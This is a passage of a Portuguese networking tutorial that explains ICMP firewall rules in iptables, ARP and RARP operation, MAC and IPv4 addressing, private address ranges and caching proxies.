
Em Linux, apesar de existirem as interfaces gráficas semelhantes à tela acima, contudo os programadores e especialistas preferem programar firewall no que se chama modo texto, seja devido a incapacidade do sistema em ter um ambiente gráfico, seja devido a gerência remota, em fim, foquemos em como eles fazem e não o porque deles fazerem, assim :

```
$IPTABLES -N icmp_packets
$IPTABLES -A icmp_packets -p ICMP -s 0/0 --icmp-type 8 -j ACCEPT
$IPTABLES -A icmp_packets -p ICMP -s 0/0 --icmp-type 11 -j ACCEPT
```

Facilmente identificamos que as regras acima estão permitindo o acesso de qualquer um (-s = --source-address , 0/0 = 0.0.0.0/0.0.0.0) para o tipo 8 e 11 de ICMP, que significam : ICMP_ECHO_REQUEST e ICMP_TTL_0

1.3.6.4.3- ARP (Address Resolution Protocol)

O ARP é o protocolo responsável pelo mapeamento ou associação do endereço físico ao endereço lógico (ip) de computadores numa mesma rede, ou seja, ele mapea (ou resolve) endereços IP para endereços MAC.




Arp sendo consultado

A estrutura completa do cabeçalho é:

16		32 bits
Hardware Type		Protocol Type
HLen (8)	Plen (8)	Operation
Sender Hardware Address		
Sender Protocol Address		
Target Hardware Address		
Target Protocol Address		

Comentário Técnico:

O MAC - Medium Access Control , é formado por 6 bytes, conforme a figura abaixo.




Teoricamente, cada placa de rede, ou dispositivo de rede, possui um número MAC distinto e único no mundo. Todavia, por efeitos de pirataria e industrias sem órgãos regulamentadores, é possível, porém improvável, de se encontar um dispositivo de rede com número MAC igual ao outro dispositivo numa mesma localidade.

Fazendo uma analogia entre os endereços de transporte com os registros civis, teríamos: O MAC ADDRESS está para o nosso CPF, como o IP está para o nosso CEP, ou seja, eu posso morar em vários CEP's diferentes e posso estar em diferentes CEP's todos os dias, porém o meu CPF nunca mudará, assim acontece com os protocolos. O IP é o seu endereço da hora e o MAC o seu endereço de fábrica.

Este tipo de endereçamento só é útil para identificar diversas máquinas ou equipamentos, não possuindo nenhuma informação capaz de distinguir redes distintas. Para que uma máquina ou dispositivo com protocolo IP envie um pacote para outra máquina ou dispositivo situados na mesma rede, ela deve se basear no protocolo de rede local, já que é necessário saber o endereço físico. Como o protocolo IP só identifica uma máquina pelo endereço IP, deve haver um mapeamento entre o endereço IP e o endereço de rede MAC. Este mapeamento é realizado pelo protocolo ARP.

O mapeamento via protocolo ARP só é necessário em uma rede do tipo estrela como Ethernet. Em uma rede ponto-a-ponto como, por exemplo, um enlace serial, o protocolo ARP não é necessário, já que há somente um destino possível.

A figura abaixo mostra uma rede com 3 estações, onde uma máquina A com endereço IP 200.18.171.1 deseja enviar uma mensagem para a máquina B cujo endereço é 200.18.171.3. A mensagem a ser enviada é uma mensagem IP. No caso do exemplo abaixo, antes de efetivamente enviar a mensagem IP, a estação utilizará o protocolo ARP para determinar o endereço MAC da interface cujo endereço IP é o destino da mensagem.




O funcionamento do protocolo ARP é descrito abaixo:

1. Estação A verifica que a máquina destino está na mesma rede local, determinado através dos endereços origem e destino e suas respectivas classes.


2. O protocolo IP da estação A verifica que ainda não possui um mapeamento do endereço MAC para o endereço IP da máquina destino.

3. O protocolo IP solicita ao protocolo ARQ qual o endereço MAC necessário


4. Protocolo ARP envia um pacote ARP (ARP Request) com o endereço MAC destino de broadcast (difusão para todas as máquinas)



5. A mensagem ARP enviada é encapsulada em um pacote Ethernet conforme mostrado abaixo.




6. Todas as máquinas recebem o pacote ARP, mas somente aquela que possui o endereço IP especificado responde. A máquina B já instala na tabela ARP o mapeamento do endereço 200.18.171.1 para o endereço MAC de A.




7. A resposta é enviada no pacote Ethernet, encapsulado conforme mostrado abaixo, através de uma mensagem ARP Reply endereçado diretamente para a máquina origem.

8. A máquina A recebe o pacote e coloca um mapeamento do endereço IP de B e seu endereço MAC respectivo. Esta informação residirá em uma tabela que persistirá durante um certo tempo.


9. Finalmente a máquina A transmite o pacote IP inicial, após saber o endereço MAC da estação destino.



Os protocolos de nível de Rede como Ethernet possuem um identificador para determinar o tipo do protocolo que está sendo carregado no seu campo de dados. Um pacote Ethernet pode, por exemplo, carregar os protocolos ARP, IP, RARP, IPX, Netbios e outros. A figura abaixo mostra o formato do quadro Ethernet. Note que o campo Tipo, de 2 bytes de tamanho identifica o protocolo sendo carregado no campo de dados. No caso de transporte de um pacote ARP, o valor é 0806h (hexadecimal), enquanto que no caso de IP este campo tem o valor 0800h.



O protocolo ARP possui dois pacotes, um REQUEST e um REPLY, com o formato abaixo. No REQUEST, são preenchidos todos os dados exceto o endereço MAC do TARGET. No REPLY este campo é completado.




HARDWARE TYPE identifica o hardware (Ethernet, Token-Ring , FDDI, etc) utilizado, que pode variar o tamanho do endereço MAC.

PROTOCOL TYPE identifica o protocolo sendo mapeado (IP, IPX, etc,) que pode variar o tipo do endereço usado.

OPERATION identifica o tipo da operação, sendo
1 = ARP Request, 2 = ARP Reply, 3 = RARP Request, 4 = RARP Reply

Veja a ilustração:



Na 1º situação, hosts encontram-se na mesma rede, desta forma a troca de mac address acontece entre as estações envolvidas.

Na 2º situação, hosts encontram-se em redes distintas, desta forma a troca de mac address acontece entre a estação envolvida e o gateway/roteador da rede.

RARP

A princípio pode parecer esquisito, mas há um protocolo chamado ARP Reverso ou Reverse Address Resolution Protocol. Você já deve estar se questionando: mas ele sabe o MAC e não sabe o IP? Exatamente! Isto acontece quando temos estações diskless (estações sem disco rígido), e não há como ela armazenar seu próprio IP, de forma que, quando a estação iniciar, ele pergunta a outra qual o seu endereço IP e informa neste pacote o seu endereço MAC.

1.3.7 – Endereçamento

O endereçamento IP usado hoje é chamado de IP versão 4. O número de endereços IP em uso preocupa vários especialistas. Um dos projetistas da pilha, Vincent Cerf, previu que até 2008, todos os endereços estarão em uso. Para isso, já existe em funcionamento uma nova versão, chamada de IP versão 6, que terá como endereçamento 128 bits, ao invés dos 32 bits do IP versão 4;

Para entender as vulnerabilidades e como funciona a maioria dos mecanismos de ataque e defesa, é necessário enteder o conceito básico do endereçamento IP;
A pilha TCP/IP vem sendo modificada desde a década de 60. Como seu design é bastante antigo, existem diversas vulnerabilidades inerentes ao protocolo, que são bastante usadas por hackers;
cada octeto não pode ter um valor decimal acima de 255 afinal, 8 bits somente conseguem assumir 256 combinações diferentes, o que dá, em decimal, a contagem de 0 a 255.

1.3.7.1 – Conceitos Básicos de Endereçamento

Cada host (*qualquer dispositivo que possui placa de rede*) é identificado por um endereço IP lógico. O endereço IP pertence à camada de rede e não tem nenhuma dependência com a camada de enlace (*como o endereço de acesso à mídia de um adaptador, por exemplo*). Um único endereço IP é requerido para cada host ou qualquer outro componente de rede que se comunica usando TCP/IP.

O endereço IP identifica a localização de um host na rede do mesmo modo que o endereço de uma rua identifica uma casa na cidade. Como um endereço de uma casa deve identificar uma única residência um endereço IP deve ser globalmente único e ter um formato uniforme.

Cada endereço IP inclui uma identificação de rede e uma de host.

» A identificação de rede (*também conhecida como endereço de rede*) identifica os sistemas que estão localizados no mesmo segmento físico de rede na abrangência de roteadores IPs. Todos os sistemas na mesma rede física devem ter a mesma identificação de rede. A identificação de rede deve ser única na rede.

» A identificação de host (*também conhecido como endereço de host*) identifica uma estação de trabalho, servidor, roteador, ou outro host TCP/IP dentro de uma rede. O endereço para cada host deve ser único para a identificação de rede.

Nota: *Identificação de rede faz referência para qualquer endereço IP na rede, seja baseada em classes, sub-redes ou uma super-rede*.

Um endereço IP consiste em 32 bits. Ao Invés de trabalhar com 32 bits por vez, é comum a pratica de segmentação dos 32 bits de um endereço IP em quatro campos de 8 bits chamados de octetos. Cada octeto e convertido em um número de base decimal na escala de 0-255 e separados por um ponto. Este formato é chamado notação decimal pontuada. A *figura 1* exemplifica um endereço IP em binário e na notação decimal pontuada.




Figura 1 - Endereço IP

1.3.7.2 – Endereço MAC

A sub-camada MAC, pertence a camada 2 da pilha de protocolos OSI, controla a transmissão, a recepção e atua diretamente com o meio físico, conseqüentemente cada tipo de meio físico requer características diferentes da camada MAC.

O endereço MAC vem previamente gravado num chip da placa de rede. Para que haja comunicação entre computadores numa rede local, o envio de pacotes só é possível se o host de onde se originará a mensagem conhecer o número MAC - também denominado endereço Ethernet - e o IP do host de destino do pacote. Lembre-se que o protocolo ARP é encarregado de reconhecer o endereço físico da placa de rede (MAC), tendo o IP do host.

Na rede cada placa tem um endereço MAC de 6 bytes que se representam normalmente na forma hexadecimal (ex-01:5A:0E:03:04:05). Estes endereços são atribuídos pela Xerox aos fabricantes de equipamento, permitindo que cada equipamento ligado à rede tenha um endereço único no mundo. Identificados desta forma, os nós de uma rede Ethernet só devem descodificar os pacotes que lhe são destinados lendo os cabeçalhos/"headers" que têm o seu endereço.
No caso das redes Ethernet são as chamadas tramas Ethernet que levam os pacotes referidos acima. O cabo de rede funciona como uma linha de comboio, através da qual passam carruagens ("frames"), que por sua vez contém caixas (os "packets" de cada nível). O receptor recebe as diversas tramas e vai montando o pacote original, a partir da informação que vai chegando.
Em conclusão, quando uma máquina inicia a comunicação com outra, a informação é injectada na rede sob a forma de "frames" que têm um "header" com o endereço MAC do destinatário, que ao identificar que a "frame" é para si a retira da rede e a processa retirando de forma inversa os dados de controle até obter a informação final.

Nesta tecnologia o controle da emissão de dados em pacotes/tramas, faz-se por um processo denominado CSMA/CD (Carrier Sense Media Access with Collision Detection). Segundo este processo, antes de uma placa de rede tentar injectar "frames" no cabo, tenta detectar se há fluxo gerado por outras placas. Se não forem detectadas "frames" a circular a placa transmitirá aquilo que há a transmitir. Duas placas podem fazer isto em simultâneo originando o que se chama uma colisão (os "Hubs" têm uma luz indicadora de colisões). Neste caso cada máquina aborta a transmissão e estabelece um intervalo de tempo aleatório até voltar a tentar transmitir.

1.3.7.3 – Endereços IP

Dentro de uma rede TCP/IP, cada micro recebe um endereço IP único que o identifica na rede. Um endereço IP é composto de uma seqüência de 32 bits, divididos em 4 grupos de 8 bits cada. Cada grupo de 8 bits recebe o nome de **octeto**.

Veja que 8 bits permitem 256 combinações diferentes. Para facilitar a configuração dos endereços, usamos então números de 0 a 255 para representar cada octeto, formando endereços como 220.45.100.222, 131.175.34.7 etc. Muito mais fácil do que ficar decorando binários.

1.3.7.4 – Endereços de Rede e de Hosts


O endereço IP é dividido em duas partes. A primeira identifica a rede à qual o computador está conectado (necessário, pois numa rede TCP/IP podemos ter várias redes conectadas entre sí, veja o caso da Internet) e a segunda identifica o computador (chamado de host) dentro da rede.


Obrigatoriamente, os primeiros octetos servirão para identificar a rede e os últimos servirão para identificar o computador em sí. Como temos apenas 4 octetos, esta divisão limitaria bastante o número de endereços possíveis. Se fosse reservado apenas o primeiro octeto do endereço por exemplo, teríamos um grande número de hosts, mas em compensação poderíamos ter apenas 256 sub-redes. Mesmo se reservássemos dois octetos para a identificação da rede e dois para a identificação do host, os endereços possíveis seriam insuficientes.

Para permitir uma gama maior de endereços, os desenvolvedores do TPC/IP dividiram o endereçamento IP em cinco classes, denominadas A, B, C, D, e E, sendo que as classes D e E estão reservadas para expansões futuras. Cada classe reserva um número diferente de octetos para o endereçamento da rede:

Na classe A, apenas o primeiro octeto identifica a rede, na classe B são usados os dois primeiros octetos e na classe C temos os três primeiros octetos reservados para a rede e apenas o último reservado para a identificação dos hosts.

O que diferencia uma classe de endereços da outra, é o valor do primeiro octeto. Se for um número entre 1 e 126 (como em 113.221.34.57) temos um endereço de classe A. Se o valor do primeiro octeto for um número entre 128 e 191, então temos um endereço de classe B (como em 167.27.135.203) e, finalmente, caso o primeiro octeto seja um número entre 192 e 223 teremos um endereço de classe C:





1.3.7.5 – Endereços de Rede Privados

Como você deve ter notado, nem todas as combinações de valores são permitidas. Alguns números são reservados e não podem ser usados em sua rede. Veja agora os endereços IPs inválidos:

Endereço inválido	Por que?
0.xxx.xxx.xxx	Nenhum endereço IP pode começar com zero, pois o identificador de rede 0 é utilizado para indicar que se está na mesma rede, a chamada rota padrão.
127.xxx.xxx.xxx	Nenhum endereço IP pode começar com o número 127, pois este número é reservado para testes internos, ou seja, são destinados à própria máquina que enviou o pacote. Se por exemplo você tiver um servidor de **SMTP** e configurar seu programa de e-mail para usar o servidor 127.0.0.1 ele acabará usando o próprio servidor instalado máquina :-)
255.xxx.xxx.xxx xxx.255.255.255 xxx.xxx.255.255	Nenhum identificador de rede pode ser 255 e nenhum identificador de host pode ser composto apenas de endereços 255, seja qual for a classe do endereço. Outras combinações são permitidas, como em 65.34.255.197 (num endereço de classe A) ou em 165.32.255.78 (num endereço de classe B).
xxx.0.0.0 xxx.xxx.0.0	Nenhum identificador de host pode ser composto apenas de zeros, seja qual for a classe do endereço. Como no exemplo anterior, são permitidas outras combinações como 69.89.0.129 (classe A) ou 149.34.0.95 (classe B)
xxx.xxx.xxx.255 xxx.xxx.xxx.0	Nenhum endereço de classe C pode terminar com 0 ou com 255, pois como já vimos, um host não pode ser representado apenas por valores 0 ou 255. Os endereços **xxx.255.255.255** **xxx.xxx.255.255 e xxx.xxx.xxx.255** são sinais de **broadcast** que são destinados simultâneamente à todos os computadores da rede. Estes endereços são usados por exemplo numa rede onde existe um servidor DHCP, para que as estações possam receber seus endereços IP cada vez que se conectam à rede.

Se você não pretender conectar sua rede à Internet, você pode utilizar qualquer faixa de endereços IP válidos e tudo irá funcionar sem problemas. Mas, apartir do momento em que você resolver conecta-los à Web os endereços da sua rede poderá entrar em conflito com endereços já usados na Web.

Para resolver este problema, basta utilizar uma das faixas de endereços reservados. Estas faixas são reservadas justamente ao uso em redes internas, por isso não são roteadas na Internet.

As faixas de endereços reservados mais comuns são 10.x.x.x e 192.168.x.x, onde respectivamente o 10 e o 192.168 são os endereços da rede e o endereço de host pode ser configurado da forma que desejar.


O ICS do Windows usa a faixa de endereços 192.168.0.x. Ao compartilhar a conexão com a Web utilizando este recurso, você simplesmente não terá escolha. O servidor de conexão passa a usar o endereço 192.168.0.1 e todos os demais micros que forem ter acesso à Web devem usar endereços de 192.168.0.2 a 192.168.0.254, já que o ICS permite compartilhar a conexão entre apenas 254 PCs.

O default em muitos sistemas é 192.168.1.x, mas você pode usar os endereços que quiser. Se você quiser uma faixa ainda maior de endereços para a sua rede interna, é só apelar para a faixa 10.x.x.x, onde você terá à sua disposição mais de 12 milhões de endereços diferentes.

Veja que usar uma destas faixas de endereços reservados não impede que os PCs da sua rede possam acessar a Internet, todos podem acessar através de um servidor proxy.

1.3.7.6 – Proxy

Um proxy funciona como intermediário entre os browsers WWW e os servidores aos quais os pedidos são feitos. O cliente faz o pedido ao proxy e este é que na realidade contacta o servidor pretendido e transfere o documento, enviando-o depois ao cliente. Se o proxy funcionar também como servidor de caching, armazena o documento durante um período de tempo pré-determinado e em subsequentes pedidos desse mesmo documento devolve a cópia que tem armazenada, o que acelera consideravelmente o tempo de resposta.



O Proxy é um servidor que pode aumentar - em até 500% - a performance de seu acesso aos recursos de WWW, FTP e outros. Parece uma tarefa difícil aumentar a performance sem a ampliação do canal físico (link) de conexão com a Internet, mas, o Proxy atua em software para criar um "super cache".

Como funciona a transferência de Home Pages sem o Proxy

Quando você acessa home pages através do **browser**, ele vai fazendo uma cópia de tudo o que está sendo recebido da rede.

Acompanhe em um exemplo passo-a-passo o que acontece "nos bastidores":

O usuário se conecta à Internet e acessa a página do Inside (http://www.iis.com.br).

Nesse momento, tem início a transferência (através da linha telefônica e do modem) dos arquivos que compõem a home page desejada (texto HTML, /imagens etc.).

Depois disso, você começa a navegar, e visita, por exemplo, a página da Microsoft.


Ao final de seu acesso, você novamente volta à página do Inside,

Porém, desta vez não será necessária uma nova carga daqueles arquivos, pois seu browser já "guardou" as páginas localmente e agora, simplesmente, exibe o conteúdo, poupando trabalho e tornando o acesso um pouco mais rápido.

Como funciona a transferência de Home Pages com o Proxy

O **proxy** trabalha com a mesma filosofia, porém no servidor do provedor de acesso beneficiando, portanto, todos os usuários que acessam páginas e arquivos em comum.

A idéia é que **todos** os usuários configurem seus browsers para usar o servidor proxy, pois quanto mais se usa, melhor ele fica.



Enquanto o usuário consulta uma página, o servidor, transparentemente, armazena uma cópia de seu conteúdo em disco, de forma que quando outros usuários acessarem a mesma página, o acesso torna-se local ao provedor e os dados são transferidos entre o **servidor proxy** e o usuário e não mais a partir de um provedor remoto e através da rede.

É importante notar, que o servidor proxy é otimizado para evitar falhas neste processo. Por exemplo:

- O **proxy** verifica, de tempos em tempos, se as páginas guardadas sofreram alterações no provedor de origem. As *páginas alteradas são recarregadas* para estarem sempre atualizadas;
- O **proxy** analisa a *freqüência de acesso* para manter as páginas que realmente interessam ao maior número de pessoas. Desta forma, mantém em disco as páginas por ordem de prioridade e, levando em conta o espaço de armazenamento para as páginas, o proxy calcula uma "relação" página/acesso para decidir que páginas manter ou descartar.

Comentário Técnico

